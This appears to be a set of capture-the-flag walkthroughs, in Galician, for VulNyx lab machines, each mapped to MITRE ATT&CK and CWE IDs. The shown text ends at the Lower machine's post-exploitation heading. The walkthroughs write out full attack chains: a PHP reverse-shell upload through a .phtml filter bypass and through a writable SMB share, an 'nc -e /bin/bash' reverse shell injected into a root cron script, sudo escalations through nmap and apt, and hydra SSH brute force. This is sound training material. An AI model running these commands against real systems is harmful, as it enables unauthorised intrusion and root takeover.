
```
# Enumeración de permisos sudo
sudo -l
# User XXXXXXXXX may run the following commands on hackingstation:
#     (root) NOPASSWD: /usr/bin/nmap

# Consulta en GTFOBins(https://gtfobins.github.io/) para nmap
# Explotación de nmap con sudo (modo interactivo)
sudo /usr/bin/nmap --interactive
nmap> !sh
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: HackingStation

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de campo de busca vulnerable	Input validation testing	T1190 — Exploit Public-Facing Application T1592 — Gather Victim Host Information	CWE-20 — Improper Input Validation
3. Explotación	Command injection mediante parámetro product	OS Command Injection	T1190 — Exploit Public-Facing Application T1059.006 — Command and Scripting Interpreter: Python	CWE-78 — OS Command Injection
4. Post-explotación	Enumeración de permisos sudo	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de nmap con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

DIFF3R3NTS3C


Máquina virtual [Diff3r3ntS3c]



A máquina Diff3r3ntS3c é moi interesante porque...

- File upload bypass mediante extensión .phtml
- Directorio /uploads accesible
- Script con permisos de escritura executado por cron como root
- Escalada mediante modificación de script de backup

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Diff3r3ntS3c -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Diff3r3ntS3c # 22,80
whatweb IP_VulNyx_Diff3r3ntS3c
curl -I IP_VulNyx_Diff3r3ntS3c
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_Diff3r3ntS3c

# Directorio descuberto: /uploads
firefox http://IP_VulNyx_Diff3r3ntS3c/uploads &

# Análise da aplicación web
firefox http://IP_VulNyx_Diff3r3ntS3c &
# Na terceira lapela atopamos funcionalidade de subida de ficheiros
```

Fase 3 — Explotación

```
# Descarga de reverse shell PHP (PentestMonkey)
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

# Edición da reverse shell
nano php-reverse-shell.php
# Modificamos $ip e $port

# Renomeamos o ficheiro como a.phtml (para evitar filtros)
mv php-reverse-shell.php a.phtml

# Subida do ficheiro mediante o formulario web
# A aplicación permite subir ficheiros con extensión .phtml

# Preparamos listener no atacante
nc -nlvp 4444

# Execución da reverse shell
firefox http://IP_VulNyx_Diff3r3ntS3c/uploads/.../a.phtml &
# ⇒ Conseguimos reverse shell como usuario www-data
```

Fase 4 — Post-explotación


```
# Enumeración do home do usuario
ls -la /home/[usuario]
# Cartafoles identificados: .scripts, backups

# Análise do script en .scripts
cat /home/[usuario]/.scripts/backup.sh
# Script que parece executarse como tarefa programada

# Verificación de tarefas programadas
cat /etc/crontab
# Confirmamos que o script execútase como root cada minuto

# Preparamos listener no atacante
nc -nlvp 5555

# Modificación do script para inxectar reverse shell
nano /home/[usuario]/.scripts/backup.sh
# Engadimos despois do shebang:
# nc -e /bin/bash IP_Atacante 5555

# Esperamos a que cron execute o script
# ⇒ Obtemos reverse shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Diff3r3ntS3c

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Descubrimento de directorio uploads e funcionalidade de subida	Web enumeration / file upload discovery	T1083 — File and Directory Discovery T1190 — Exploit Public-Facing Application	CWE-548 — Exposure of Information Through Directory Listing
3. Explotación	Subida de webshell PHP con extensión .phtml	Unrestricted file upload	T1505.003 — Server Software Component: Web Shell T1105 — Ingress Tool Transfer	CWE-434 — Unrestricted Upload of File with Dangerous Type
4. Post-explotación	Enumeración de scripts e tarefas programadas	Discovery local	T1083 — File and Directory Discovery T1053.003 — Scheduled Task/Job: Cron	CWE-200 — Information Exposure
	Modificación de script executado por cron como root	Privilege escalation via cron	T1053.003 — Scheduled Task/Job: Cron T1574.006 — Hijack Execution Flow: Dynamic Linker Hijacking	CWE-732 — Incorrect Permission Assignment for Critical Resource; CWE-269 — Improper Privilege Management
	Execución de tarefa cron e obtención de shell root	Scheduled task exploitation	T1053.003 — Scheduled Task/Job: Cron T1068 — Exploitation for Privilege Escalation	CWE-269 — Improper Privilege Management

EXEC


Máquina virtual Exec



A máquina Exec é moi interesante porque...

- SMB share con permisos de escritura que apunta a /var/www/html
- Upload de webshell mediante SMB en lugar de HTTP
- Escalada en dous pasos: www-data → [usuario] → root
- Uso de apt con sudo mediante Pre-Invoke

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Exec -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Exec # 22,80,139,445
whatweb IP_VulNyx_Exec
curl -I IP_VulNyx_Exec
```

Fase 2 — Análise

```
# Porto 139 → NetBIOS / SMB
# Enumeración de recursos compartidos SMB
enum4linux IP_VulNyx_Exec

# Recurso compartido identificado: Server (con permisos de escritura)

# Conexión ao recurso compartido
smbclient //IP_VulNyx_Exec/Server -N
# smb: \>

# Enumeración do recurso
ls
# Atopamos index.html

# Descarga de index.html
get index.html
# ⇒ Confirmamos que o recurso apunta a /var/www/html
```

Fase 3 — Explotación

```
# Descarga de reverse shell PHP (PentestMonkey)
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.php

# Edición da reverse shell
nano shell.php
# Modificamos $ip e $port

# Subida da reverse shell mediante SMB
smbclient //IP_VulNyx_Exec/Server -N
smb: \> put shell.php

# Preparamos listener no atacante
nc -nlvp 4444

# Execución da reverse shell mediante navegador
firefox http://IP_VulNyx_Exec/shell.php &
# ⇒ Conseguimos reverse shell como usuario www-data
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User www-data may run the following commands on exec:
#     ([usuario]) NOPASSWD: /bin/bash

# Escalada horizontal a usuario [usuario]
sudo -u [usuario] /bin/bash
# ⇒ Conseguimos consola de usuario [usuario] (flag user.txt)

# Nova enumeración de permisos sudo
sudo -l
# User [usuario] may run the following commands on exec:
#     (root) NOPASSWD: /usr/bin/apt

# Consulta en GTFOBins(https://gtfobins.github.io/) para apt
# Explotación de apt con sudo
sudo /usr/bin/apt update -o APT::Update::Pre-Invoke::=/bin/sh
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Exec

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de recursos compartidos SMB	SMB enumeration	T1021.002 — Remote Services: SMB/Windows Admin Shares T1087 — Account Discovery	CWE-668 — Exposure of Resource to Wrong Sphere
	Identificación de recurso compartido con permisos de escritura	Access control enumeration	T1083 — File and Directory Discovery T1135 — Network Share Discovery	CWE-732 — Incorrect Permission Assignment for Critical Resource
3. Explotación	Subida de webshell PHP mediante SMB	File upload via SMB	T1505.003 — Server Software Component: Web Shell T1021.002 — Remote Services: SMB/Windows Admin Shares	CWE-434 — Unrestricted Upload of File with Dangerous Type; CWE-732 — Incorrect Permission Assignment
4. Post-explotación	Escalada horizontal mediante bash con sudo	Lateral movement	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1078.003 — Valid Accounts: Local Accounts	CWE-269 — Improper Privilege Management
	Enumeración de permisos sudo como [usuario]	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de apt con sudo para escalada a root	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

LOWER


Máquina virtual Lower



A máquina Lower é moi interesante porque...

- Virtual host enumeration con gobuster
- Diccionario personalizado con cewl desde o contido da web
- /etc/group world-writable permite engadir usuarios a grupos
- Escalada mediante manipulación de membresía de grupos (grupo sudo)

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Lower -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
```

```
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Lower # 22,80
whatweb IP_VulNyx_Lower
curl -I IP_VulNyx_Lower
```

Fase 2 — Análise

```
# Análise da resposta HTTP
curl -I http://IP_VulNyx_Lower
# Location: www.unique.nyx

# Adición de entrada en /etc/hosts
echo "IP_VulNyx_Lower unique.nyx www.unique.nyx" | sudo tee -a /etc/hosts

# Enumeración de subdominios con gobuster
gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://unique.nyx' --append-domain
# Subdominio descuberto: tech.unique.nyx

# Adición de subdominio en /etc/hosts
echo "IP_VulNyx_Lower tech.unique.nyx" | sudo tee -a /etc/hosts

# Análise da web tech.unique.nyx
firefox http://tech.unique.nyx &
# Sección TEAM: usuarios identificados → [usuario1], [usuario2], [usuario3]

# Creación de diccionario con cewl
cewl http://tech.unique.nyx -w dictionary.txt --with-numbers
```

Fase 3 — Explotación

```
# Creación de lista de usuarios
cat > users.txt << EOF
[usuario1]
[usuario2]
[usuario3]
EOF

# Ataque de forza bruta SSH
hydra -L users.txt -P dictionary.txt ssh://IP_VulNyx_Lower -F -V -t 64
# Contrasinal atopada para un deses usuarios

# Acceso SSH
ssh [user]@IP_VulNyx_Lower
# ⇒ Conseguimos consola de usuario lancer (flag user.txt)
```

Fase 4 — Post-explotación

